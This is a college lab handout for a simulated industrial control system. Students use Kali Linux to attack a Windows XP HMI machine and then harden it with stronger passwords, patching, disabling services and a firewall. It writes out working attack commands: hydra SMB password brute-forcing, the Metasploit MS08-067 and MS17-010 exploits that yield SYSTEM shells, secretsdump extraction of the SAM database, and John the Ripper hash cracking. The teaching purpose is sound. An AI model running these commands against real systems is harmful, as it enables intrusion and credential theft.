Lab 1

# Scenario Overview

The industrial control system (ICS) used in this scenario simulates an environment that might be used to cool industrial equipment. The ICS is made up of five systems. The first system contains a tank, tank level sensor and a water pump. The second system is a programmable logic controller (PLC) which controls the water pump based on the level of water found in the attached tank. The third system is an Open Platform Communications (OPC) server which accesses and modifies data found on the PLC. The fourth system is running Human Machine Interface (HMI) software which communicates with the OPC server to provide a human system operator with system statistics and control. The final system in the ICS is a security appliance that provides routing and firewall services for all systems. This scenario also make use of a system running Kali Linux. In this lab the virtual network switch is configured so that the Kail system receives all data transmitted.



In this lab students will practice hardening a computer system. Students will discover that the system being testing has insecure passwords, unpatched software, unnecessary services in use and is not protected with a host based firewall. After exploiting all of these vulnerabilities students will learn to mitigate or remove the risk.

## Part 1

### Install Systems

In this part of the lab you are going to install and configure the systems needed to complete the lab.

1. If necessary, install the free Oracle VirtualBox Manager software on your system.
2. Download, and if necessary, extract, the lab image ICS-VirtualBox.ova found at <https://www.nl.northweststate.edu/CAMO/software/VirtualMachine/VirtualBox/>.
3. Start the Oracle VM VirtualBox program.
4. Import the ICS-VirtualBox.ova lab image.
5. After the import has completed access the Settings for the Security Appliance virtual machine and change its configuration so that it is bridged to the network device in your host computer.
6. Power on the systems in the following order:


* Security Appliance
* Sensor
* PLC
* OPC
* HMI
* Kali

## Part 2

### Work with Insecure Passwords

In this part of the lab you will demonstrate how easily an insecure password can be compromised. You will then set a secure password and verify that the vulnerability has been mitigated.

1. Access the Kali system.
2. At the login screen enter **student** into the Enter your username field and **Password01** into the Enter your password field.
3. Click the Log In button.
4. Open a terminal (command prompt) window by clicking the Terminal Emulator button found at the upper left hand corner of the window.



1. Attempt to connect to the HMI system as the administrator user by typing the command **smbclient --user administrator //10.0.255.101/c$** and then guessing the administrator's password when prompted.

* You must press the **<ENTER>** key after typing a command.
* To prevent people from looking over your shoulder and writing down the password it is not displayed on the screen as you are typing.
* Unless you make an extremely good guess you will NOT be able to login.

A close up of a sign

Description automatically generated

1. Use the hydra program with the rockyou.txt password dictionary to crack the administrator's password by typing the command **hydra -l administrator -P rockyou.txt smb://10.0.255.101**.



1. Now that you know the password, connect to the HMI system as the administrator user by typing the command **smbclient --user administrator //10.0.255.101/c$** and then typing in the administrator's password as discovered in the previous step.
2. After the smbclient program starts type the command **dir** and verify that you can see the WINDOWS directory.

A screenshot of a computer

Description automatically generated

1. Type the command **exit** to terminate the smbclient program.
2. Switch to the HMI system.
3. Open a command prompt by first clicking the Start menu, then selecting the Run... option, typing **cmd** into the Open: field and finally clicking the OK button.
4. From the command prompt set the process of changing the administrator's password by typing the command net user administrator \* ( Example ).



1. Assign a new password for the administrator which consists of at least 8 randomly chosen characters.
2. Access the Kali system.
3. Attempt to crack the administrator's new password by typing the command **hydra -l administrator -P rockyou.txt smb://10.0.255.101**.



1. Allow the hydra program to run for a minute or two then press the keyboard combination **<CTRL>+C** to terminate the program.
2. Answer the questions related to passwords in the Lab Form.

## Part 3

### Demonstrate the Importance of Software Patches

In this part of the lab you will observe how unpatched software can lead to system compromise. You will then patch the system and verify that the vulnerability has been eliminated.

1. From the command prompt on the Kali system use the command **sudo nmap --script smb-vuln-ms08-067 10.0.255.101** to verify that the HMI system is vulnerable to the ms08-067 vulnerability which was patched by Microsoft on October 23, 2008.

A screenshot of a computer

Description automatically generated

1. If you are using sudo and are prompted to authenticate type in the password **Password01** followed by the **<ENTER>** key.
2. Use the command **sudo msfconsole -x "use exploit/windows/smb/ms08\_067\_netapi;set rhost 10.0.255.101;run"** to exploit the vulnerability and open a meterpreter command shell on the HMI system ( Example ).

A computer screen shot of a computer program

Description automatically generated

1. Type the **dir** command and verify that you are seeing the contents of a directory on the Windows system.
2. Type the **getuid** command and verify that the exploit logged you in as the SYSTEM user.
3. Type the **exit** command to exit the meterpreter command shell.
4. Type the **exit** command second time to exit the msconsole program and return to the Kali command prompt.
5. Switch to the HMI system.
6. From the Desktop double click the windowsxp-ms08-067 icon.
7. Review the material shown by the installation wizard then click the Next button.
8. Select the I Agree radio button option then click Next when you see the license agreement window.
9. Click the Finish button.
10. Wait for the HMI system to install the patch and reboot.
11. Access the Kali system.
12. Type the command **sudo nmap --script smb-vuln-sm08-067 10.0.255.101** to verify that the HMI system is NO LONGER vulnerable to the ms08-067 vulnerability.
13. Take a screen shot of the previous command and paste it into the Lab Form.
14. Attempt to use Metasploit to exploit the vulnerability by typing the command **sudo msfconsole -x "use exploit/windows/smb/ms08\_067\_netapi;set rhost 10.0.255.101;run"**.

A computer screen shot of a computer program

Description automatically generated


1. Type the **getuid** command and verify that the exploit DID NOT log you in as the SYSTEM user.
2. Type **exit** to return to the Kali command prompt.

## Part 4


### Remove or Disable Unnecessary System Services

In this part of the lab you will observe how unnecessary services can be used to compromise a system. You will then disable the unneeded service and verify that the vulnerability has been eliminated.

1. From the command prompt on the Kali system use the command **sudo nmap --script smb-vuln-ms17-010 10.0.255.101** to verify that the HMI system is vulnerable to the ms-010 vulnerability.



1. Use the command **sudo msfconsole -x "use exploit/windows/smb/ms17\_010\_psexec;set rhost 10.0.255.101;run"** to exploit the vulnerability and open a meterpreter command shell on the HMI system.



1. Type the **getuid** command and verify that the exploit logged you in as the SYSTEM user.
2. Type the **reboot** command.
3. Type the **exit** command to exit the meterpreter command shell.
4. Type the exit command second time to exit the msconsole program and return to the Kali command prompt.
5. Switch to the HMI system and verify that the system is rebooting.
6. After the HMI system has rebooted click the Start menu then click the Control Panel button.
7. Select the Performance and Maintenance category.
8. Select the Administrative Tools link.
9. Double click the Services icon to start the Services utility.
10. Scroll through the list of services and find the Server service.
11. Double click the Server service and read the description of the service.
12. Click the Stop button to terminate the running instance of the Server service.

* NOTE: If you were doing this on a production system you would also want to disable the service so that it would not start again when the system was rebooted. We are not disabling the service for this lab since it will be needed in later sections.

1. When you are informed that the Computer Browser service will also be stopped click the Yes button to acknowledge the warning.
2. Click the OK button to close the Server Properties window.
3. Access the Kali system.
4. Type the command **sudo nmap --script smb-vuln-ms17-010 10.0.255.101** to verify that the HMI system is NO LONGER vulnerable to the ms17-010 vulnerability.
5. Take a screen shot of the previous command and paste it into the Lab Form.
6. Attempt to use Metasploit to exploit the vulnerability by typing the command **sudo msfconsole -x "use exploit/windows/smb/ms17\_010\_psexec;set rhost 10.0.255.101;run"** ( Example ).
7. Type the **getuid** command and verify that the exploit DID NOT log you in as the SYSTEM user.
8. Type **exit** to return to the Kali command prompt.
9. Switch to the HMI system.
10. Restart the system by clicking on the Start menu, choosing the Turn Off Computer button then clicking Restart.

## Part 5

### Enable a Host Firewall

In this part of the lab you will use an open network port to extract the windows security database from a remote system. After capturing the encrypted security data you will use the John the Ripper tool to decrypt the user's passwords. You will then block the firewall by enabling a firewall and verify that the security database can not be remotely exploited.

1. Switch to the Kali system.
2. Use the command **sudo nmap -p 445 10.0.255.101** to verify that the HMI system is listening on TCP port 445 and is therefore vulnerable to the secretsdump Metasploit module.
3. Type the command **sudo msfconsole** to start the Metasploit program.
4. After Metasploit starts, type the command **use auxiliary/scanner/smb/impact/secretsdump** to select the secretsdump module.
5. Type the command **set rhosts 10.0.255.101** to set the target (remote host) of the module as the HMI system.
6. Type the command **set smbuser student** to tell the module to login using the student account.
7. Type the command **set smbpass Password01** to tell the module to use the password Password01.
8. Type the command **set outputfile secrets** to tell the module to write the results of the scan to files named secrets.
9. Type the command **show options** and verify that your options are set correctly.

A screenshot of a computer screen

Description automatically generated

1. Type the command **run** to execute the module.
2. After the exploit has run, type the command **exit** to terminate the Metasploit program.
3. Use the command **ls** to verify that the files secrets.sam and secrets.secrets were created.

A blue text on a black background

Description automatically generated

1. Use the command **john --wordlist=rockyou.txt --format=NT secrets.sam** to crack the captured account data using the John the Ripper program.

A screen shot of a computer

Description automatically generated

1. Type the command **john --show --format=NT secrets.sam** to view the results.
2. Take a screen shot of the previous command and paste it into the Lab Form.
3. Switch to the HMI system.
4. Click the Start menu then click the Control Panel button.
5. Select the Security Center category.
6. Scroll to the bottom of the page and click the Windows Firewall link found in the Manage security settings for: category of options.

A screenshot of a computer security center

Description automatically generated

1. Select the On (recommended) radio button then click OK.
2. Switch to the Kali system.
3. Use the command **sudo nmap -p 445 10.0.255.101** to verify that the HMI system is NOT listening on TCP port 445 and is therefore NOT vulnerable to the secretsdump Metasploit module.
4. Take a screen shot of the previous command and paste it into the Lab Form.
5. Answer the remainder of questions in the Lab Form.